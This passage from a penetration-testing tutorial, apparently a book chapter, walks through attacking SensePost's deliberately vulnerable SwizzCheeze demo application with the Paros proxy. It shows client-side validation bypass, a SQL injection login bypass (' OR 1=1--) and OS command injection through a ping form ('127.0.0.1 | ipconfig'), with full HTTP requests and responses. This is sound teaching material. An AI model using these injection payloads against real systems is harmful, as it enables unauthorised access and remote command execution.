Links
Done
Internet


```
 Directory of c:\inetpub\scripts

11/20/2005  12:10p      <DIR>          .
11/20/2005  12:10p      <DIR>          ..
07/26/2000  02:00p             236,304 cmd.exe
07/26/2000  02:00p             236,304 root.exe
               2 File(s)        472,608 bytes
               2 Dir(s)   1,990,709,248 bytes free
```

With the ability to execute arbitrary commands on the remote server, this quickly becomes a case of clubbing baby seals!

Web Application Assessment


We target the SensePost SwizzCheeze application to take Paros through its paces. The application makes every Web application mistake known to man and is used for demonstrative purposes (see Figure 4.76).

Figure 4.76 Our Victim Application—SwizzCheeze


SwizzCheeze Intranet - Login - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://intranet.sensepost.net/scripts/login.pl
Go
SwizzCheeze
Industries
Usage Information
Site Registration
EMAIL
PIN
Log in
Done

The application's login form requires an e-mail address and a pin. Unfortunately, submitting a non-standard e-mail address or a pin that contains anything other than a 5-digit numeric raises an error (see Figure 4.77).

Figure 4.77 JavaScript Error on E-mail Field



[JavaScript Application]


Please Enter a Valid Email Address

[JavaScript Application]

Your Pin is invalid!

What is immediately apparent is that these are JavaScript errors. The speed with which the errors were generated indicates that the check was done at the client side without a server round trip. Traditionally, we would have been forced to either prevent the JavaScript from running by turning it off in our browser, or would have resorted to saving the file locally in order to edit out offending scripts. Fortunately, Web proxies like Paros and WebScarab were built for such tasks. We start up Paros and set our proxy settings accordingly (see Figure 4.78).

Figure 4.78 Setting Our Proxy Server



Connection Settings

Configure Proxies to Access the Internet

○ Direct connection to the Internet

○ Auto-detect proxy settings for this network

● Manual proxy configuration

☑ Use the same proxy for all protocols

HTTP Proxy: localhost Port: 8080

SSL Proxy: localhost Port: 8080

FTP Proxy: localhost Port: 8080

Gopher Proxy: localhost Port: 8080

SOCKS Host: Port: 0

○ SOCKS v4 ● SOCKS v5


No Proxy for: 10.0.0.0/8, roon.net

Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:

With this change, we surf the application once more and attempt to login with credentials that follow the application's draconian limitations. We use *user@place.com* as a username and 00000 as a password. Before submitting our request, we ensure that the "Trap Request" tick box is selected in Paros' "Trap" tab (see Figure 4.79).

Figure 4.79 Paros Traps Our Login Request


Paros 3.2.8 - Untitled Session
File Edit View Analyse Report Tools Help
Sites
Request Response Trap
Sites
http://intranet.sensepost.net
Spider
Continue Drop
Start Stop
History Spider Alerts Output

No. crawled: 8 No. to crawl: 0

URL crawling:
http://intranet.sensepost.net/scripts/register.pl

32%

The site/folder/URL chosen will be crawled. You may press stop and resume the crawl afterwards. The spider will crawl hyperlinks and attempt to submit forms.

URI found during crawl:


```
https://mobile.investec.com/mcs.
https://mobile.investec.com/mcs.
https://mobile.investec.com/mcs.
https://mobile.investec.com/mcs/
https://mobile.investec.com/mcs/imb/RequestHistory.do
http://intranet.sensepost.net/usage.htm
http://intranet.sensepost.net/scripts/register.pl
```

URI found but out of crawl scope:

```
http://www.w3.org/1999/xhtml
```

We then return to our browser and click on **Log in**. This immediately causes Paros to take focus as the application traps our request prior to its submission to the server. We use the drop-down box to switch from Raw View to Tabular view (see Figure 4.80).

Figure 4.80 Our Login Request Pre-submission



SwizzCheeze Intranet - Login - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://intranet.sensepost.net/scripts/login.pl
SwizzCheeze Industries
Usage Information Site Registration
EMAIL user@place.com
PIN *****
Log
Waiting for intranet.sensepost.net...
Paros 3.2.8 - Untitled Session
File Edit View Analyse Report Tools Help
Sites
Request Response Trap
Tabular V...
☑ Trap request
☐ Trap response
Continue
Drop
History Spider Alerts Output

```
POST http://intranet.sensepost.net/scripts/login.pl HTTP/1.1
Host: intranet.sensepost.net
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.12) Gecko/20050915 Firefox/1.0.7
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://intranet.sensepost.net/scripts/login.pl
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
```

Parameter Name	Value
username	user@place.com
password	00000
submit	Log in

At this point, we attempt to use the ' as a standard SQL meta-character as our username. We make the change by altering the value in the table. The form action is a POST, but Paros calculates the new Content-Length before submitting to the server. The result of our login attempt is returned to the browser and indicates that the server side code is not sanitizing our user-supplied input (see Figure 4.81).

Figure 4.81 The Application Failing "Ungracefully"


Error in CGI Application - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://intranet.sensepost.net/scripts/login.pl
Go
Done


CGI Error

The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:

```
DBD::ODBC::st execute failed: [Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near 'YES'. (SQL-42000)
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ''. (SQL-42000)
[Microsoft][ODBC SQL Server Driver][SQL Server]Statement(s) could not be prepared. (SQL-42000)(DBD: st_execute/SQLExecute err=-1) at c:\inetp
DBD::ODBC::st execute failed: [Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near 'YES'. (SQL-42000)
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ''. (SQL-42000)
[Microsoft][ODBC SQL Server Driver][SQL Server]Statement(s) could not be prepared. (SQL-42000)(DBD: st_execute/SQLExecute err=-1) at c:\inetp
```

We use the SQL injection basics login string and attempt to login again (*' OR 1=1--*) and find ourselves logged into the application (see Figure 4.82).

Figure 4.82 Logged In!


SwizzCheeze Intranet - Welcome - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://intranet.sensepost.net/scripts/login.pl
Go
SwizzCheeze
Industries
MENU
Document Archive
Network Troubleshooting
Customer DB
Bulletin Board
Pending Registrations (Admins Only)
Logout
Done

Welcome kaas@sensepost.net!

Most texts on SQL injection attacks explain clearly what has happened. The initial query used to process the login looked something like this:

```
SELECT * FROM SOMETABLE WHERE UID = ' ' AND PWD = ' '
```


With our crafted input the resultant query became:

```
SELECT * FROM SOMETABLE WHERE UID = ' ' OR 1=1--' AND PWD = ' '
```

This caused the query to return a non-0 number of results, effectively convincing the application that we were logged in.

The application had a submenu called "Network Troubleshooting" that looked inviting. We surfed to this portion of the application to investigate how it worked. We inserted **127.0.0.1** as our user input and observed the results (see Figure 4.83).

Figure 4.83 Ping Through the Application Interface


SwizzCheeze Intranet - Network Diagnostics - Mozilla Firefox
File
Edit
View
Go
Bookmarks
Tools
Help
http://intranet.sensepost.net/scripts/network.pl
Go
SwizzCheeze Industries
Done


You are **kaas@sensepost.net**

c:\winnt\system32\ping.exe -n 3 127.0.0.1

```
Pinging 127.0.0.1 with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time=15ms TTL=128
Reply from 127.0.0.1: bytes=32 time<10ms TTL=128
Reply from 127.0.0.1: bytes=32 time<10ms TTL=128

Ping statistics for 127.0.0.1:
Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 15ms, Average = 5ms
```

The application showed that our input was passed to the server and used as an argument to the "ping" command. The full path indicates that we are up against a Windows server. We select the request in Paros and submit a right mouse click to bring up the context-sensitive menu. We select "Resend" and the "Resend" window pops up (see Figure 4.84).

Figure 4.84 The Resend Window



Paros 3.2.8 - Untitled Session
File Edit View Analyse Report Tools Help
Sites
Sites
http://intranet.sensepost.net
Request Response Trap
Raw Vie...
Resend
Request Response
History Spider Alerts Output

```
POST http://intranet.sensepost.net/scripts/network.pl HTTP/1.1
Host: intranet.sensepost.net
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.12) Gecko/20050915 Firefox/1.0.7 Paros/3.2.8
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://intranet.sensepost.net/scripts/network.pl
Cookie: sp_intranet=c0b90b467766224764a3fb561ce386e
Content-Type: application/x-www-form-urlencoded
```

```
ping=127.0.0.1&doping=Go&doit=doit
```

```
1 GET http://www.google.co.za/ HTTP/1.0 => HTTP/1.0 200 OK [0.436 s]
3 GET http://192.168.10.3/ HTTP/1.0 => HTTP/1.1 200 OK [0.015 s]
5 GET http://intranet.sensepost.net/scripts/login.pl HTTP/1.0 => HTTP/1.1 200 OK [0.561 s]
9 GET http://intranet.sensepost.net/sensepost.css HTTP/1.0 => HTTP/1.1 200 OK [3.274 s]
18 GET http://intranet.sensepost.net/scripts/login.pl HTTP/1.1 => HTTP/1.1 200 OK [0.561 s]
19 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.016 s]
20 GET http://intranet.sensepost.net/scripts/network.pl HTTP/1.1 => HTTP/1.1 200 OK [0.827 s]
21 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.032 s]
22 POST http://intranet.sensepost.net/scripts/network.pl HTTP/1.1                  .775 s]
23 GET http://intranet.sensepost.net/favicon.ico HTTP/1.1 => HTT                   und [0.031 s]
```


```
POST http://intranet.sensepost.net/scripts/network.pl HTTP/1.1
Host: intranet.sensepost.net
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.12) Gecko/2005
0915 Firefox/1.0.7 Paros/3.2.8
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,i
mage/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://intranet.sensepost.net/scripts/network.pl
Cookie: sp_intranet=c0b90b467766224764a3fb561ce386e381873a44
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
```

Parameter Name	Value
ping	127.0.0.1
doping	Go
doit	doit

Tabular View □ Use current tracking session ☑ Follow redirect

Now we alter our previous input (*127.0.0.1*) to *127.0.0.1 && ipconfig*. If our input is being passed straight to the server processing it, then we stand every chance of obtaining remote command execution. The "Response" tab shows us the raw HTML output of our request, but unfortunately does not indicate that our *ipconfig* ran. Keeping in mind, however, that the & character has special meaning to Web servers (it is used to separate arguments passed to a CGI), we decide to try once more with a different method of daisy-chaining our commands. This time we submit **127.0.0.1 | ipconfig** and observe our results (see Figure 4.85).

Figure 4.85 Successful Resend Response




```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sun, 20 Nov 2005 21:35:51 GMT
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html
          PUBLIC "-//W3C//DTD XHTML Basic 1.0//EN"
          "http://www.w3.org/TR/xhtml-basic/xhtml-basic10.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US"><head><title>SwizzCheeze Intranet - Network Diagnostics</title>
</head><body><link rel="stylesheet" type="text/css" href="/sensepost.css"><center><img border="0" src="/swizzcheeze.jpg" width
="300" height="142"><br><br><p>You are <b>kaas@sensepost.net</b><p><h4>c:\winnt\system32\ping.exe -n 3 127.0.0.1 | ipcon
fig</h4><em></em><br /><em>Windows 2000 IP Configuration</em><br /><em></em><br /><em>Ethernet adapter Local Area C
onnection:</em><br /><em></em><br /><em>   Connection-specific DNS Suffix  . : </em><br /><em>      IP Address. . . . . . . . . . . . :
 192.168.10.3</em><br /><em> Subnet Mask . . . . . . . . . . . : 255.255.255.0</em><br /><em>        Default Gateway . . . . . . . . . : 192.
168.10.1</em><br /></center></body></html>
```

The results are better and show that our second command ran, too. Confident of our success, we set Paros to trap our request once more, and submit the ping from our browser. We alter the request to include our **ipconfig** and then submit the request to the server. The results are then rendered by the browser (see Figure 4.86).


Figure 4.86 A Picture is Worth a 1000 Words?


SwizzCheeze Intranet - Network Diagnostics - Mozilla Firefox
File
Edit
View
Go
Bookmarks
Tools
Help
http://intranet.sensepost.net/scripts/network.pl
Go
SwizzCheeze
Industries
Done

```
You are kaas@sensepost.net

c:\winnt\system32\ping.exe -n 3 127.0.0.1 | ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IP Address. . . . . . . . . . . . : 192.168.10.3
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.10.1
```

The next interesting submenu is the "Bulletin Board." We made a posting to the board and can see that the board now contains our new post (see Figure 4.87).

Figure 4.87 The Bulletin Board



SwizzCheeze Intranet - Log a Support Call - Mozilla Firefox

http://intranet.sensepost.net/scripts/board.pl

You are logged in as **kaas@sensepost.net**

Bulletin Board:

EMAIL: *roelof@sensepost.net*
SUBJECT: *test*
MESSAGE: *test msg*

EMAIL: *haroon@sensepost.net*
SUBJECT: *test*
MESSAGE:


Submit Message:

EMAIL:	haroon@sensepost.net	*your_addr@sensepost.net*
SUBJECT:	test2	
MESSAGE:	testing 1 2 3	
	submit	

Done

Selecting the last request made to the *board.pl* resource in Paros, we use a right mouse click to select the "Scan this History" option (see Figure 4.88).

